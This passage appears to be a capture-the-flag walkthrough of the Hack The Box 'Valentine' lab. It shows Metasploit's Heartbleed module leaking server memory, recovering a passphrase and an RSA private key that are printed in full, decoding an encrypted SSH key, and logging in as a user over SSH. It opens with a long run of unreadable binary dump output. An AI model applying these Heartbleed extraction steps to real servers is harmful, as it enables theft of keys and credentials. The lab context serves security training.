.?H.....j|........S../P...................u...q..n..k0..g0..O..........m.....0...*.H........0J
1.0...U....US1.0...U....FL1.0...U....valentine.htb1.0...U....valentine.htb0...180206004525Z..1
90206004525Z0J1.0...U....US1.0...U....FL1.0...U....valentine.htb1.0...U....valentine.htb0.."0.
..*.H.............0.........(....*A..?.y...H../3ko.....f...."b...EP.Y/.....#.T.d@.%...........
s..wv..H.9J..=@....h....M?O.....t]Sd.WjD...............fwF)u`....Y0:...!.].".V.z/.'\....UF..".
.fb%....8m....z.1MC&......H..Oy...D.e..wGV.M;...M.-)..Z......ls......... ...P....H.}.....m...^
.......P0N0...U........["lr...U.|.va..O..0...U.#..0.....["lr...U.|.va..O..0...U....0....0...*.
H.............'760{pu..<pu.q.......q"..FT.bs:.C.b.2.C....eJ.A...iO.\hl.K.-
E..4..c8.oj.c...N..."ES..#D.>..u.f.B...R..'.Di...S.N..r^....9......`.=....5...m[.......]......
2-.RM..tL....7R.Qp.5..a......c..@.ZCs.H.{..r.0
t.u..w.9....N.&...o...|Pr.............^r...Z....&q.Z.......K...G...A.$aI>w.L%.Z...3{.....]....
...%......s.!.5.9d8.z...PF?.y...5.....t..mym...].....p....>.........E|N\D....?@k[.......Jl.>..
!.nl.0.5i...kq.3.....~.d..,r2w....vq......6.m..{...."0.?.......i^4.B.'..O..HP....K.BZ.......y.
M..g.3.)xU.....Gm,.@.......P..n...-
4e.B..QMW[.*#..=..Z.q..[.V.........#?....7 ..5>.7.0..?..i....}s..|.r....x....................
..............................................................................................
.................. repeated 2522
times .........................................................................................
.............................................A........................p........................
...............1......<....0.y.._...u.%bw+s.y.U7.v_..........1........V..WS..\.....J.%.!....
..].%..q........!.........["lr...U.|.va..O......!.......`......................q...........
......................................................... ....93:.w.5B.?H.....j|........
S../P ...b9597dc55b21a2759b480fb102f9999a......................................................
.......,.........(a............................................................................
............................................................................1..............0....
...........................1................................................!..................
.............1......2..................@..............................>.......>.....P.>......
.>.......=.....h.=.......>.....`.>.....`.>.......>.....`.=.....X.>.......>.....`.>.....@.>....
...>.....@.=.....8.=.......>.......>..... .=.....(.>.......>.....H.>.......>.......=.....X.=..
...(.>.......>.......=.......=.....p.>.......>.....P.=.......>.......=.....x.>.......>.......>
.....P.>.......=.....h.=.......=.......=.......=.......=.......=.....p.=.......=.......=......
...............................................................................................
..........................A...................................................................A....
....'....................@................y...............q................'...?...-.........
....#?....7 ..5>.7.0..?..i....}s..|.r....x...................2...............A........(.......
...............................z...............q.......YS......p.R..z.1m=g..-...............#?..
..7 ..5>.7.0..?..i....}s..|.r....x...................2..........!.............................
...!.........["lr...U.|.va..O...S1.!...............xG6.....lentine......... ...............@..
..........................................................FL1p................................
.................."0...*.H.............0.................................................../..
....................s..wva....... .......................... ..................................
........................%...1...........................................M.-)..Z1.......Q%c.......
...........................P0!.........6.....jfx...&...~..O..1...............................
.........0....01..........................................q"..FT.b1..........)b....0.x......!.. .
.4H....0.oj.c...N1..........................................9....1...........................
.............7R.Qp.!......................................A...................................
.&q.Z........@.......q............ ......................P......................................
.......................................q........G6......G6..... .......P.......................
.
7.......... ................ ....................p....... .......@........................a......
..G6......G6....................0.......0.......p$............. ...............`.......0....
.../6.@ts.........&.48FX..|.o.!S..........a....... .........%........................%........
..............&............................!........)...... ... ...........!...............
......................xI6.....xI6.............!........G6.....0!......@.......p..............
...............................................................................................
...a........H6......H6..... .......P............................................................
....................1........ ...................................`.............................
..................................................................a.......p.......xG6....
......................................................................`....... !.......%...
...`!..........................@.......................................!........H6.....00.
...............................................................................................
...............................................................................................
................................................................... ........0............
....&.......................0.......Q........I6......I6........................................
...............................................................................................
...............................................................................................
...............................................................................................
........................................................................0..................
.......................................-......p!...... ....... ..................G6..............!
........G6......G6.....`....... ...........................P....... ........+...... ... ...........
.!........G6......G6..... ....... .............................q........J6......J6...........
...............................................................................................
...............................................................................................
................................................................... ........0.......` ............
.........................!.......xG6.....p.................................................
............................................................................... repeated 253
times .........................................................................................
.............................................p...............mge..;}.a.R$L.$......Xy...K..u.e.
.Pl...Y#.x..]......../".P.I..s.....^.c;..n..\............Ut.G>E...+.....k0..|.E_Tl......E..VOLL
..........................1.........+.j..Jf.kb../a...P.......1.=..........1.......D..Wa..[..xv.
.W......b.G..&q.vD.........!.......p2...... ... ............1.........>...Cn=...l...Xf......Y..
.............q.................,..........!...........`1......................................
.......e....,.................1.......pI.............................................8J6....
.8J6..... ...........................................................................
................................................ repeated 141
times .........................................................................................
.............................................
7...........................p!.................................................................
...............................................................................................
...............................................................................................
..............^...m.....}.H....P... ..........sl......Z..)-.M...;M.VGw..e.D...yO..H.......&CM1.z
....m8....%bf..".FU....\'./z.V.".].!...:0Y....`u)Fwf................DjW.dS]t.....O?M....h....@
=..J9.H..vw..s.........%.@d.T.#...../Y.PE...b"....f......ok3/..H....y.?..A*....(..............
.....x.".#.HC..=.{......U....?\TE..2.IK.u...&.Z...q.^...D...L......4.f.#N;.`....x"......B..V.
4.+..e.i.BRY9.K..l.......9...?=...............................................................
...........................................................................................z....3.
I........X_f........N...h....b..........@{...[..0^6..7.F.".@6....#..<.L....x.....
[*] valentine:443         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Metasploit dump action

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set action DUMP
action => DUMP
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.129.192.124:443    - Leaking heartbeat response #1
[*] 10.129.192.124:443    - Sending Client Hello...
[*] 10.129.192.124:443    - SSL record #1:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  86
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -          Length: 82
[*] 10.129.192.124:443    -          Type:   Server Hello (2)
[*] 10.129.192.124:443    -          Server Hello Version:          0x0301
[*] 10.129.192.124:443    -          Server Hello random data:
6128aa14ee816004dc83b905cf46f61acdf2102145915c210902bd5403ac7ca6
[*] 10.129.192.124:443    -          Server Hello Session ID length: 32
[*] 10.129.192.124:443    -          Server Hello Session ID:
e69a59d19e55ed2dcd0bd780dabed26d60374f389cbe14a44d88b081d1d165a5
[*] 10.129.192.124:443    - SSL record #2:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  885
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -          Length: 881
[*] 10.129.192.124:443    -          Type:   Certificate Data (11)
[*] 10.129.192.124:443    -          Certificates length: 878
[*] 10.129.192.124:443    -          Data length: 881
[*] 10.129.192.124:443    -          Certificate #1:
[*] 10.129.192.124:443    -                 Certificate #1: Length: 875
[*] 10.129.192.124:443    -                 Certificate #1: #<OpenSSL::X509::Certificate:
subject=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
issuer=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
serial=#<OpenSSL::BN:0x00007fbeaa98c6d0>, not_before=2018-02-06 00:45:25 UTC, not_after=2019-
02-06 00:45:25 UTC>
[*] 10.129.192.124:443    - SSL record #3:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  331
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -          Length: 327
[*] 10.129.192.124:443    -          Type:   Server Key Exchange (12)
[*] 10.129.192.124:443    - SSL record #4:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  4
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -          Length: 0
[*] 10.129.192.124:443    -          Type:   Server Hello Done (14)
[*] 10.129.192.124:443    - Sending Heartbeat...
[*] 10.129.192.124:443    - Heartbeat response, 65535 bytes
[+] 10.129.192.124:443    - Heartbeat response with leak, 65535 bytes
[+] 10.129.192.124:443    - Heartbeat data stored in
/home/user/.msf4/loot/20210827170212_default_10.129.192.124_openssl.heartble_868485.bin
[*] 10.129.192.124:443    - Printable info leaked:
......a'..\^..`.P...c..{C.......'..2ou..f.....".!.9.8.........5.............................3.
2.....E.D...../...A.....................................ux i686; rv:45.0) Gecko/20100101
Firefox/45.0..Referer: https://127.0.0.1/decode.php..Content-Type: application/x-www-form-
urlencoded..Content-Length: 42....$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==.e.M....
SNIPPED
[*] valentine:443         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Base64 decoded

```
┌─[user@parrot]─[~]
└──╼ $echo aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==|base64 -d
heartbleedbelievethehype
```

## Metasploit keys action

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   LEAK_COUNT        1                yes       Number of times to leak memory per SCAN or
DUMP invocation
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server
response
   RHOSTS            valentine        yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until key dump status
   THREADS           1                yes       The number of concurrent threads (max one per
host)
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets
(Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0,
1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   KEYS  Recover private keys from memory
```

## Results


```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.129.192.124:443    - Sending Client Hello...
[*] 10.129.192.124:443    - SSL record #1:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  86
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 82
[*] 10.129.192.124:443    -           Type:   Server Hello (2)
[*] 10.129.192.124:443    -           Server Hello Version:           0x0301
[*] 10.129.192.124:443    -           Server Hello random data:
6128a52e523e3a1e5ff80d6a5844665ffdad15c12daa08e5438664ba7cea32c1
[*] 10.129.192.124:443    -           Server Hello Session ID length: 32
[*] 10.129.192.124:443    -           Server Hello Session ID:
5b5cc48454c47b4772523327e66b4ff85dbe2c392326870ab30851a2b6ded190
[*] 10.129.192.124:443    - SSL record #2:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  885
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 881
[*] 10.129.192.124:443    -           Type:   Certificate Data (11)
[*] 10.129.192.124:443    -           Certificates length: 878
[*] 10.129.192.124:443    -           Data length: 881
[*] 10.129.192.124:443    -           Certificate #1:
[*] 10.129.192.124:443    -                   Certificate #1: Length: 875
[*] 10.129.192.124:443    -                   Certificate #1: #<OpenSSL::X509::Certificate:
subject=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
issuer=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
serial=#<OpenSSL::BN:0x00007fbeaa8cf1c0>, not_before=2018-02-06 00:45:25 UTC, not_after=2019-
02-06 00:45:25 UTC>
[*] 10.129.192.124:443    - SSL record #3:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  331
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 327
[*] 10.129.192.124:443    -           Type:   Server Key Exchange (12)
[*] 10.129.192.124:443    - SSL record #4:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  4
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 0
[*] 10.129.192.124:443    -           Type:   Server Hello Done (14)
[*] 10.129.192.124:443    - Scanning for private keys
[*] 10.129.192.124:443    - Getting public key constants...
[*] 10.129.192.124:443    - n:
2463623980862382620788826405359319126357053182505043160047964888302515881344972087595043093112
7297081946525257080132432416032072142302768558065786741897174935602426634673504987098794345274
4829493764154791220127974350701672253884192565570634128566332089341839628399817435770739918832
5918982738836218793754324040083814083111822734659157567281196729925133283588377549063900999511
4950243445178378741067202866525950770834843118569199068510869234312847435182489228563510558757
5074496403953949086856845796172491005386483358723890529820953211900359454043016446126235943635
01632824550335628551745862129322242442907764188667543
[*] 10.129.192.124:443    - e: 65537
[*] 10.129.192.124:443    - 2021-08-27 08:41:17 UTC - Starting.
[*] 10.129.192.124:443    - 2021-08-27 08:41:17 UTC - Attempt 0...
[*] 10.129.192.124:443    - Sending Client Hello...
[*] 10.129.192.124:443    - SSL record #1:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  86
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 82
[*] 10.129.192.124:443    -           Type:   Server Hello (2)
[*] 10.129.192.124:443    -           Server Hello Version:           0x0301
[*] 10.129.192.124:443    -           Server Hello random data:
6128a52eaa213e2b023755bad4c213f0907ca374a746d378f21683116124ce5f
[*] 10.129.192.124:443    -           Server Hello Session ID length: 32
[*] 10.129.192.124:443    -           Server Hello Session ID:
0595e3b40129c46bc068239074748f9e81ac670f2d7f338783b140b77596116b
[*] 10.129.192.124:443    - SSL record #2:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  885
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 881
[*] 10.129.192.124:443    -           Type:   Certificate Data (11)
[*] 10.129.192.124:443    -           Certificates length: 878
[*] 10.129.192.124:443    -           Data length: 881
[*] 10.129.192.124:443    -           Certificate #1:
[*] 10.129.192.124:443    -                  Certificate #1: Length: 875
[*] 10.129.192.124:443    -                  Certificate #1: #<OpenSSL::X509::Certificate:
subject=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
issuer=#<OpenSSL::X509::Name CN=valentine.htb,O=valentine.htb,ST=FL,C=US>,
serial=#<OpenSSL::BN:0x00007fbeaa09f5b8>, not_before=2018-02-06 00:45:25 UTC, not_after=2019-
02-06 00:45:25 UTC>
[*] 10.129.192.124:443    - SSL record #3:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  331
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 327
[*] 10.129.192.124:443    -           Type:   Server Key Exchange (12)
[*] 10.129.192.124:443    - SSL record #4:
[*] 10.129.192.124:443    -   Type:    22
[*] 10.129.192.124:443    -   Version: 0x0301
[*] 10.129.192.124:443    -   Length:  4
[*] 10.129.192.124:443    -   Handshake #1:
[*] 10.129.192.124:443    -           Length: 0
[*] 10.129.192.124:443    -           Type:   Server Hello Done (14)
[*] 10.129.192.124:443    - Sending Heartbeat...
[*] 10.129.192.124:443    - Heartbeat response, 65535 bytes
[+] 10.129.192.124:443    - Found factor at offset f557
[+] 10.129.192.124:443    - 2021-08-27 08:41:20 UTC - Got the private key
[*] 10.129.192.124:443    - -----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAwygXrPgZKkHSij/OeRwZ9PtI+tMvM2tvyJz5o78ZZqihjfki
Yg7hnkVQH1kvrLqVz68jqlTJZEAPJajF3cvEHIcM0nMSLnd2z4lI+zlK4fU9QMO1
moJo9o2Msk0/TwMJwLqtdF1TZLBXakQPH7f2+wWIrrLByt6m+8Vmd0YpdWDQr5Hd
WTA6C4+FIeVdyCIcVup6Lw0nXOKn1i5VRheHItUbZmIlhfoJHDhtGxSeqXrgMU1D
Js6wkebQm0jYz095+a8SRNRl5P93R1aFTTvprdtN6y0pl/hampnDrRcabHOkBB/l
1Y6ox6YgrorgULjxstJI3n2ziQ226G3Ho4JelwIDAQABAoIBAQCWkqd5wE6CSRjt
q/9deC4a04riY/CmJr2vtlXyXi52A6Pqi49YwwyW9fm0xjY/ehK+k+3brOFZ5QcK
```

```
0mYgE+iy7gwZj8k2atwTkmPp2bGKF5J0FsxWc0oS+PHWXD19c+Wheyb7gkomhNxd
VDerDGCWGxXzXF6jbRi/ZvYBDvRL59YOvXmdQa3MKykGywUn+NFZvUxICyEma24K
5ABMIWm5cTmDzm5Cd5/wn5Pu4tY0TIzfoa3KnA+M8vpmd4xgRGWGpatFKrM3LqSq
W0+Rr81Ty/R7lr1DkLDKp1ltvCl3pp1Lkoo3Ublk38C6gHHS3Vfs6h+QJfNgjeQu
RyKqm3H5AoGBAM8MF8KO2EtVQUrosnZQfn+2pLbY4n4Q66N3QaBeoqY7UipBJ1r3
jIfupiw5+M1gEXvBgnQmRLwRAA7Wmsh0/eCxeOk7kgNr7W8nNdxwp0Uv06h1CtEq
vFIuXab5pYG5/QKshabSXxY02QuaVgM/vXBTSOO0TC/7Rm6ORJzAxAeTAoGBAPFM
TE9WpalFjB0u+hHNbFRfRet8480wa5702AEDK/cHi0U+R9Z0Va/qm7PtzBP/m4nU
XJwZbvG9O2PKXusGmgIBc/jqSQpQriIvBb27AJiq65Jd7tJ4AiNZm6v/bFChFmWh
dZe1S4vBgnlYoRWHsu+3JJpMJFKZYYl9O/X8ZWdtAoGBAK1DJmL23MP13UTNhAKE
i8deVWp6BteOW1KZCr8kUqIfRDv99+wk+mIKcN7TyIQ9H4RbxEpkd+KVq2G/bxnO
5WFxwogTBLZ+S9xXiLgnQaMhSdNP1rSBOcTf7hk8EqeDt9nT+6hFpbLUmMkf51ii
r2nfGEEM8TC56w+7WGmA2sqnAoGBAOakinBvnwuMmaAvjgJEO57uLlQoXUp9VPFs
kaduE7EdOecm393B90GeW9QBoccf1NlK7naa7OwOd90ry8yU09LE9shfkQ9WDQxJ
rBAt1iUXgvK17Jiq80g818rw6+SqBVGBongvZ5WfkwpQSDDfM49knI0L6NA3If8c
gJrg9UCFAoGBAIetkT/XaN+IV3N/mkBVwLXPcDIP8aGp/qJaA6gd9ThPUh9dB8rI
bntGLbQ1rVg4Rl8NZaMi6vvgllqpecgrTOTDvhdyvWG21ayuyD3kYkPxB91bkUo2
+xJUUVx5lM5NNiefWNB+2RPBdsjSHa0VMYA3E1gjp/WQa9eelevdTBVk
-----END RSA PRIVATE KEY-----

[*] 10.129.192.124:443    - Private key stored in
/home/user/.msf4/loot/20210827164120_default_10.129.192.124_openssl.heartble_231672.txt
[*] valentine:443         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Private key contents

```
┌─[user@parrot]─[~/.msf4/loot]
└──╼ $cat 20210827164120_default_10.129.192.124_openssl.heartble_231672.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAwygXrPgZKkHSij/OeRwZ9PtI+tMvM2tvyJz5o78ZZqihjfki
Yg7hnkVQH1kvrLqVz68jqlTJZEAPJajF3cvEHIcM0nMSLnd2z4lI+zlK4fU9QMO1
moJo9o2Msk0/TwMJwLqtdF1TZLBXakQPH7f2+wWIrrLByt6m+8Vmd0YpdWDQr5Hd
WTA6C4+FIeVdyCIcVup6Lw0nXOKn1i5VRheHItUbZmIlhfoJHDhtGxSeqXrgMU1D
Js6wkebQm0jYz095+a8SRNRl5P93R1aFTTvprdtN6y0pl/hampnDrRcabHOkBB/l
1Y6ox6YgrorgULjxstJI3n2ziQ226G3Ho4JelwIDAQABAoIBAQCWkqd5wE6CSRjt
q/9deC4a04riY/CmJr2vtlXyXi52A6Pqi49YwwyW9fm0xjY/ehK+k+3brOFZ5QcK
0mYgE+iy7gwZj8k2atwTkmPp2bGKF5J0FsxWc0oS+PHWXD19c+Wheyb7gkomhNxd
VDerDGCWGxXzXF6jbRi/ZvYBDvRL59YOvXmdQa3MKykGywUn+NFZvUxICyEma24K
5ABMIWm5cTmDzm5Cd5/wn5Pu4tY0TIzfoa3KnA+M8vpmd4xgRGWGpatFKrM3LqSq
W0+Rr81Ty/R7lr1DkLDKp1ltvCl3pp1Lkoo3Ublk38C6gHHS3Vfs6h+QJfNgjeQu
RyKqm3H5AoGBAM8MF8KO2EtVQUrosnZQfn+2pLbY4n4Q66N3QaBeoqY7UipBJ1r3
jIfupiw5+M1gEXvBgnQmRLwRAA7Wmsh0/eCxeOk7kgNr7W8nNdxwp0Uv06h1CtEq
vFIuXab5pYG5/QKshabSXxY02QuaVgM/vXBTSOO0TC/7Rm6ORJzAxAeTAoGBAPFM
TE9WpalFjB0u+hHNbFRfRet8480wa5702AEDK/cHi0U+R9Z0Va/qm7PtzBP/m4nU
XJwZbvG9O2PKXusGmgIBc/jqSQpQriIvBb27AJiq65Jd7tJ4AiNZm6v/bFChFmWh
dZe1S4vBgnlYoRWHsu+3JJpMJFKZYYl9O/X8ZWdtAoGBAK1DJmL23MP13UTNhAKE
i8deVWp6BteOW1KZCr8kUqIfRDv99+wk+mIKcN7TyIQ9H4RbxEpkd+KVq2G/bxnO
5WFxwogTBLZ+S9xXiLgnQaMhSdNP1rSBOcTf7hk8EqeDt9nT+6hFpbLUmMkf51ii
r2nfGEEM8TC56w+7WGmA2sqnAoGBAOakinBvnwuMmaAvjgJEO57uLlQoXUp9VPFs
kaduE7EdOecm393B90GeW9QBoccf1NlK7naa7OwOd90ry8yU09LE9shfkQ9WDQxJ
rBAt1iUXgvK17Jiq80g818rw6+SqBVGBongvZ5WfkwpQSDDfM49knI0L6NA3If8c
gJrg9UCFAoGBAIetkT/XaN+IV3N/mkBVwLXPcDIP8aGp/qJaA6gd9ThPUh9dB8rI
bntGLbQ1rVg4Rl8NZaMi6vvgllqpecgrTOTDvhdyvWG21ayuyD3kYkPxB91bkUo2
+xJUUVx5lM5NNiefWNB+2RPBdsjSHa0VMYA3E1gjp/WQa9eelevdTBVk
-----END RSA PRIVATE KEY-----
```

Output of hype.key in cyberchef



Recipe

From Hex

Delimiter: Auto

Input

```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 2
63 2d 54 79 70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 4
```

Output

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

## Login as hype

```
┌─[user@parrot]─[~/Desktop/htb/valentine]
└──╼ $ssh -i hype.key hype@valentine.htb
Enter passphrase for key 'hype.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
```

## User flag

